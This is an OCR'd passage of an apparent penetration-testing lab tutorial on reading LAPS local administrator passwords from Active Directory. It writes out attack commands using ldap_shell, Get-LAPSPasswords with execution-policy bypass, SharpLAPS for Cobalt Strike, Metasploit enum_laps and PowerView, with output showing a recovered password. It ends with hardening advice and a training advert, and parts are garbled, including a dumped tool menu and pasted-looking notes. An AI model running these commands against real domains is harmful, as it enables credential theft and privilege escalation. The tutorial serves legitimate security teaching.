
ldap_shell

This project is a fork of ldap_shell from Impacket. It provides an interactive shell for Active Directory enumeration and manipulation via LDAP/LDAPS protocols, making it useful for both system administrators and security professionals.

This can also be achieved using ldap_shell:


Clone the repository and install:

```
git clone https://github.com/PShlyundin/ldap_shell
```



Use the **get_laps_gmsa** option after getting a shell as the raj user.

```
ldap_shell ignite.local/raj:Password@1 -dc-ip 192.168.1.48
```




Windows Exploitation

Poweshell

Download Get-LAPSPAsswords


```
Powershell –ep bypass
Import-Module .\Get-LAPSPasswords.ps1
GET-LAPSPasswords -DomainControler 192.168.1.48 -Credentials IGNITE\raj | Format-Table -Autosize
```




NetTools

Download | NetTools

NetTools is a free Active Directory troubleshooting tool, which provides the ability to troubleshoot, query, report and update Active Directory and other LDAP based directories.


NetTools
MSEDGEWIN10
Information
Server Info
User Info
LDAP
Compare Objects
LDAP Browser
LDAP Performance
LDAP Ping
LDAP Search
Manage Lists
Object Counts
Schema
Schema Class Browser
Schema History
Schema Versions
Name Resolution
DC Resolution
DsGetDcName
NetGetDcName
NetServerEnum
WINS Lookup
Network
Certificate Checker
HTTP Headers
IP Geo Location
Ping
Trace Route
WhoIs
UNC Check
Server:
Scope:
Entire Forest
Search:
MSEDGEWIN10
Use Global Catlog
Use GC for foreign objects
Return Users Only
Name
DisplayName
SamAccountName
MSEDGEWIN10
MSEDGEWIN10$
Copy
Copy to new Window
Select All
Ctrl+A
Add to Resolver
Ctrl+R
Open Container
Find
Ctrl+F
LDIF Export
Select left SD to compare
Use With
Define Columns
AD Properties
Attributes
Meta Data
Permissions
Org Structure



Sharplaps

Download Sharplaps

This executable is made to be executed within a Cobalt Strike session using execute-assembly. It will retrieve the LAPS password from the Active Directory.

```
C:\Users\raj\Downloads>SharpLAPS.exe /user:IGNITE\raj /pass:Password@1 /host:192.168.1.48

[+] Using the following credentials
Host: LDAP://192.168.1.48:389
User: IGNITE\raj
Pass: Password@1

[+] Extracting LAPS password from LDAP
Machine  : MSEDGEWIN10$
Password : /[ezL6hboW0INQ

C:\Users\raj\Downloads>
```

Metasploit: enum_laps

This module (**post/windows/gather/credentials/enum_laps**) will recover the LAPS (Local Administrator Password Solution) passwords, configured in Active Directory, which is usually only accessible by privileged users. Note that the local administrator account name is not stored in Active Directory, so it is assumed to be 'Administrator' by default.

```
use post/windows/gather/credentials/enum_laps
set session 1
run
```

```
msf6 > use post/windows/gather/credentials/enum_laps
msf6 post(windows/gather/credentials/enum_laps) > set session 1
session ⇒ 1
msf6 post(windows/gather/credentials/enum_laps) > run

[*] Parsing results ...
Local Administrator Password Solution (LAPS) Results

 distinguishedName                          dNSHostName              ms-MCS-AdmPwd
 CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local  MSEDGEWIN10.ignite.local  /[ezL6hboW0INQ

[+] Results saved to: /root/.msf4/loot/20241223134252_default_192.168.1.58_laps.passwo
[*] Post module execution completed
```

Powerview

PowerView is a PowerShell tool to gain network situational awareness on Windows domains.

Download Powerview

Import-Module .\PowerView.ps1


```
Get-DomainComputer MSEDGEWIN10 -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime
```


```
PS C:\Users\raj> Import-Module .\PowerView.ps1
PS C:\Users\raj>
PS C:\Users\raj> Get-DomainComputer MSEDGEWIN10 -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime

ms-mcs-admpwdexpirationtime ms-mcs-admpwd
--------------------------- -------------
        133819546387581240 /[ezL6hboW0INQ
```

Active Directory Explorer – Sysinternals

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. You can use AD Explorer to easily navigate an AD database, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that you can save and re-execute.

[AD Explorer - Sysinternals | Microsoft Learn]





Conclusion

Best Practices for LAPS Security:

- **Least Privilege**: Grant read access to ms-Mcs-AdmPwd only to specific groups (e.g., LAPS Readers), not individual users like raj
- **Upgrade to Windows LAPS**: If possible, migrate to Windows LAPS for encryption and Azure AD integration.
- **Regular Auditing**: Use tools like NetTools, BloodHound, and PowerShell to audit LAPS access weekly.
- **Monitor Logs**: Enable AD auditing and review Event Viewer for unauthorized access attempts.
- **Secure Credentials**: Protect accounts like raj with strong passwords and multi-factor authentication (MFA) if possible.
- **Test with Tools**: Use Impacket, NXC, BloodyAD, and ldapsearch to simulate attacks and validate defenses.

- **Patch and Update**: Ensure domain controllers (ignite.local) and clients (MSEdgeWin10) are patched to mitigate vulnerabilities.

Summary of Key Takeaways

- LAPS is a critical tool for managing local admin passwords, reducing credential reuse risks in ignite.local.
- Proper permission management (e.g., limiting Raj's access) prevents LAPS password retrieval attacks, as seen with impacket-GetLAPSPassword.
- Tools like BloodHound, NXC, and BloodyAD help identify and exploit LAPS vulnerabilities, while NetTools and ldapsearch aid in manual verification.
- Hardening AD permissions, enabling encryption, and auditing access are essential to secure LAPS deployments.
- Regular testing in a lab environment (ignite.local) ensures robust LAPS security before production deployment.

Notes

- **Lab Context**: The content is tailored to your lab (ignite.local, OU=Lab_machines,OU=ScrollLab), focusing on practical steps for Raj and MSEdgeWin10.
- **Tool Integration**: Incorporates your use of BloodHound (e.g., identifying raj's permissions), Impacket (e.g., GetLAPSPassword), NXC, BloodyAD, ldapsearch, and NetTools for a comprehensive defense strategy.
- **Security Focus**: Emphasizes least privilege and auditing, addressing the overly permissive "All extended rights" you granted to raj.
- **Windows LAPS**: Highlights the encryption feature of Windows LAPS, which isn't available in legacy LAPS, encouraging an upgrade for better security.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux